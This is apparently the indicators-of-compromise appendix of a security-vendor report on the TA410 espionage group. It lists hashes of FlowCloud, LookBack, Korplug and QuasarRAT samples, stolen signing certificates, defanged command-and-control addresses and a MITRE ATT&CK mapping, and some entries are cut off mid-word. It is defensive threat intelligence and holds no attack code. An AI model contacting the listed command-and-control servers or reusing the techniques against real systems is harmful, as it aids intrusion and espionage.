7BA42061568FF6D9CA5FE5360DCE74C25EA48ADA	N/A	Win32/Agent.ACKQ	Packed Tendyron downloader.
D81215890703C48B8EA07A1F50FEC1A6CA9DF88B	N/A	Win32/TrojanDownloader.Agent.FLI	Unpacked Tendyron downloader.
F359D3C074135BBCA9A4C98A6B6544690EDAE93D	OnKeyToken_KEB.dll	Win32/Injector.ELGA	Tendyron malicious I
621B31D5778EC2FB72D38FB61CED110A6844D094	N/A	Win64/Rozena.AO	X4 network shellcode
BC11DC8D86A457A07CFE46B5F2EF6598B83C8A1F	m.exe	Win32/Injector.EMVA	Korplug dropper.
C369E1466F66744AA0E658588E7CF2C051EE842F	qrt.dll	Win32/Injector.EMVA	Korplug loader.
B868764C46BADC152667E9128375BA4F8D936559	qrt.dll.usb	N/A	Korplug encrypted payload.
BDECA89B4F39E6702CE6CBBC9E6D69F6BBAB01C8	N/A	N/A	Korplug decrypted payload.
5379FBB0E02694C524463FDF7F267A7361ECDD68	sll.exe	MSIL/TrojanDownloader.Agent.GPS	QuasarRAT downloa
6CC6170977327541F8185288BB9B1B81F56D3FD0	PresentationCache.exe	MSIL/Agent.TZG	QuasarRAT loader.
D95185A4A3F8512D92F69D2ED7B8743638C54BE8	N/A	MSIL/Spy.Agent.AES	QuasarRAT backdoc

SHA-1	Filename	Detection	Description
BE7F0E41CD514561AED43B07AA9F5F0842BF876C	HTra.exe	Win32/HackTool.Hucline.AB	HUC Packet Transm (HTran).
7F663F50E9D6376715AEB3AB66DEDE038258EF6C	HTran13.exe	Win32/HackTool.Hucline.S	HUC Packet Transm (HTran).
BEDA1224B3BB9F98F95FF7757D2687F4D9F4B53A	event.exe	Win32/Agent.UJN	Simple cmd.exe-bas backdoor compiled w MingW.
2B61E7C63A0A33AAC4CF7FE0CEB462CF6DACC080	htran.exe	Win32/HackTool.Hucline.AB	HUC Packet Transm (HTran).
EF3C796652141B8A68DCCF488159E96903479C29	htran_f-secury.exe	Win32/HackTool.Hucline.AB	HUC Packet Transm (HTran).
6B547C244A3086B5B6EA2B3A0D9594BBE54AE06B	inbt.zip	Python/HackTool.Agent.J	EXE masquerading as ZIP. This is a Python network scanner (compiled with PyInstaller).
4CDCE3AF614C2A5E60E71F1205812AB129C0955B	msd017.exe	Python/Exploit.MS17-010.B	This is a Python scar (compiled with PyInstaller) for the vulnerability MS17-0 (EternalBlue).

Certificates

Serial number	0F8B600FF1882E
Thumbprint	02ED6A578C575C8D9C72398E790354B095BB07BC
Subject CN	Hangzhou Leishite Laser Technology Co., Ltd.
Subject O	Hangzhou Leishite Laser Technology Co., Ltd.
Subject L	Hangzhou
Subject S	Zhejiang
Subject C	CN
Valid from	2012-03-29 09:07:04 UTC
Valid to	2014-04-02 06:24:19 UTC

Serial number	4ED8730F4E1B8558CD1CB0107B5F776B
Thumbprint	850821D88A4475F0310F10FBA806353A4113D252
Subject CN	北京和 赢讯时 科技有限公司 (translation: Beijing Heyingxunshi Technology Co., Ltd.)
Subject O	北京和 赢讯时 科技有限公司 (translation: Beijing Heyingxunshi Technology Co., Ltd.)
Subject OU	研 发 部 (R&D Department)
Subject S	北京市 (Beijing)
Subject C	CN
Valid from	2019-11-13 00:00:00 UTC
Valid to	2020-11-12 23:59:59 UTC

Network

Domain	IP	First seen	Details
	43.254.216[.]104	2020-06	Delivery server

Domain	IP	First seen	Details
	45.124.115[.]103	2020-08	Delivery server
	161.82.181[.]4	2020-12	Delivery server
	43.254.219[.]153	2020-07	X4 C&C server
	154.223.141[.]36	2020-06	HTran C&C server
	103.139.2[.]93	2020-10	Tendyron C&C server
cahe.microsofts[.]com			QuasarRAT C&C server
ffca.caibi379[.]com			QuasarRAT downloader C&C server
smtp.nsfwgo[.]com			Korplug C&C server
	45.124.115[.]103	2020-06	LookBack C&C server
	185.225.19[.]17	2021-01	LookBack C&C server
	94.158.245[.]249	2020-03	LookBack C&C server
	5.252.179[.]227	2021-03	LookBack C&C server
	222.186.151[.]141	2019-11	FlowCloud C&C server
	47.111.22[.]65	2020-09	FlowCross C&C server
	114.55.109[.]199	2020-05	FlowCloud C&C server
dlaxpcmghd[.]com	185.225.17[.]39	2020-09	LookBack C&C server
www.dlmum[.]com		N/A	FlowCloud C&C server

MITRE ATT&CK techniques

This table was built using [version 9](#) of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1587.001	Develop Capabilities: Malware	TA410 develops LookBack and FlowCloud.
	T1588.003	Obtain Capabilities: Code Signing Certificates	TA410 uses stolen code-signing certificates.
	T1588.005	Obtain Capabilities: Exploits	TA410 had exploits for ProxyLogon and ProxyShell.
Initial Access	T1190	Exploit Public-Facing Application	TA410 has exploited web server vulnerabilities for initial access.
	T1566.001	Phishing: Spearphishing Attachment	TA410 uses malicious RTF and DOCX attachments to compromise victims.
Execution	T1106	Native API	FlowCloud makes extensive use of the Windows API to execute commands and launch processes.
	T1129	Shared Modules	TA410's backdoors can load DLLs and execute their payloads.
	T1203	Exploitation for Client Execution	TA410 uses Royal Road RTF documents to compromise victims.
	T1559.001	Inter-Process Communication: Component Object Model	FlowCloud uses COM interfaces to schedule tasks and perform WMI queries.
	T1047	Windows Management Instrumentation	TA410 uses WMI for lateral movement and information gathering.

Tactic	ID	Name	Description
Persistence	<u>T1053.005</u>	Scheduled Task/Job: Scheduled Task	FlowCloud creates a scheduled task for persistence.
<u>T1505.003</u>	Server Software Component: Web Shell	TA410 plants webshells on vulnerable web servers.	
<u>T1543.003</u>	Create or Modify System Process: Windows Service	FlowCloud can be configured to create a service for persistence.	
Defense Evasion	<u>T1027</u>	Obfuscated Files or Information	FlowCloud files are distributed and stored in encrypted form.
<u>T1036.004</u>	Masquerading: Masquerade Task or Service	The driver component of FlowCloud masquerades as a mouse driver service.	
<u>T1036.005</u>	Masquerading: Match Legitimate Name or Location	Files named after legitimate utilities are written into the %ProgramFiles%\MSBuild\Microsoft\Expression\Blend\msole\ subdirectory.	
<u>T1014</u>	Rootkit	FlowCloud uses a rootkit to hide its network traffic and processes from system utilities.	
<u>T1055.001</u>	Process Injection: Dynamic-link Library Injection	FlowCloud uses both regular and reflective DLL injection. It also manually loads some DLLs, bypassing calls to LoadLibrary.	
<u>T1055</u>	Process Injection	TA410's backdoors perform process injection to masquerade as harmless processes.	
<u>T1055.003</u>	Process Injection: Thread Execution Hijacking	One of FlowCloud's DLLs replaces instructions in the loading process to make it execute code written in its memory.	
<u>T1055.012</u>	Process Injection: Process Hollowing	FlowCloud uses module stomping to hide the loading of its main backdoor.	
<u>T1140</u>	Deobfuscate/Decode Files or Information	Multiple TA410 backdoors communicate with their C&C through encrypted and obfuscated channels.	
<u>T1574.002</u>	Hijack Execution Flow: DLL Side-Loading	FlowCloud uses DLL Side-Loading to launch its second-stage dropper.	
<u>T1497</u>	Virtualization/Sandbox Evasion	Some versions of FlowCloud use the Pafish utility to detect virtualization, sandboxes, and debuggers.	
<u>T1134.002</u>	Access Token Manipulation: Create Process with Token	FlowCloud can create processes using tokens acquired from legitimate processes.	
<u>T1070.004</u>	Indicator Removal on Host: File Deletion	FlowCloud deletes its rootkit's executable after launching it.	
<u>T1070.006</u>	Indicator Removal on Host: Timestamp	FlowCloud backdates some files and services to 2013.	
Discovery	<u>T1010</u>	Application Window Discovery	When logging mouse events, FlowCloud gathers information about the application running in the foreground.
<u>T1057</u>	Process Discovery	Multiple TA410 backdoors can list running processes.	
<u>T1518</u>	Software Discovery	FlowCloud uses the IShellAppManager COM object to list installed software.	
<u>T1083</u>	File and Directory Discovery	FlowCloud can search through connected file systems and obtain directory listings.	
<u>T1120</u>	Peripheral Device Discovery	FlowCloud can list connected camera devices.	

Tactic	ID	Name	Description
<u>T1016</u>	System Network Configuration Discovery	FlowCloud can discover and use locally configured proxies.	
<u>T1012</u>	Query Registry	FlowCloud components use registry keys to signal each other.	
<u>T1115</u>	Clipboard Data	FlowCloud registers a listener to steal clipboard data when it is changed.	
Collection	<u>T1056</u>	Input Capture	FlowCloud logs mouse clicks.
<u>T1056.001</u>	Input Capture: Keylogging	FlowCloud records keystrokes.	
<u>T1113</u>	Screen Capture	FlowCloud takes screenshots at regular intervals.	
<u>T1125</u>	Video Capture	FlowCloud uses OpenCV to take pictures using connected camera devices.	
<u>T1123</u>	Audio Capture	FlowCloud has audio capture functionality.	
<u>T1119</u>	Automated Collection	FlowCloud automatically collects data based on timers and events.	
<u>T1074.001</u>	Data Staged: Local Data Staging	FlowCloud stores collected data in local SQLite databases prior to exfiltration.	
<u>T1005</u>	Data from Local System	FlowCloud can exfiltrate files from local file systems.	
<u>T1025</u>	Data from Removable Media	FlowCloud can exfiltrate files from removable drives.	
<u>T1560.002</u>	Archive Collected Data: Archive via Library	FlowCloud and LookBack use a statically linked zlib library to compress data.	
<u>T1560.003</u>	Archive Collected Data: Archive via Custom Method	FlowCloud compresses some collected data by removing duplicates and similar screen captures.	
Command And Control	<u>T1071.001</u>	Application Layer Protocol: Web Protocols	LookBack and FlowCloud can send and receive data over HTTP.
<u>T1095</u>	Non-Application Layer Protocol	LookBack can communicate over raw TCP sockets.	
<u>T1132.001</u>	Data Encoding: Standard Encoding	FlowCloud uses Protobuf to encode C&C commands and configuration.	
<u>T1132.002</u>	Data Encoding: Non-Standard Encoding	LookBack encodes binary data using a custom hex-encoding method.	
<u>T1573.001</u>	Encrypted Channel: Symmetric Cryptography	FlowCloud can use XOR, TEA, RC4 and a modified AES algorithm to encrypt traffic and files.	
Exfiltration	<u>T1030</u>	Data Transfer Size Limits	FlowCloud uses local caches to stage data and exfiltrates their content when it reaches a size specified in its configuration.
Impact	<u>T1529</u>	System Shutdown/Reboot	FlowCloud can force a system crash or shutdown.



27 Apr 2022 - 03:00PM

Sign up to receive an email update whenever a new article is published in our [Ukraine Crisis – Digital Security Resource Center](#)

Newsletter

Discussion
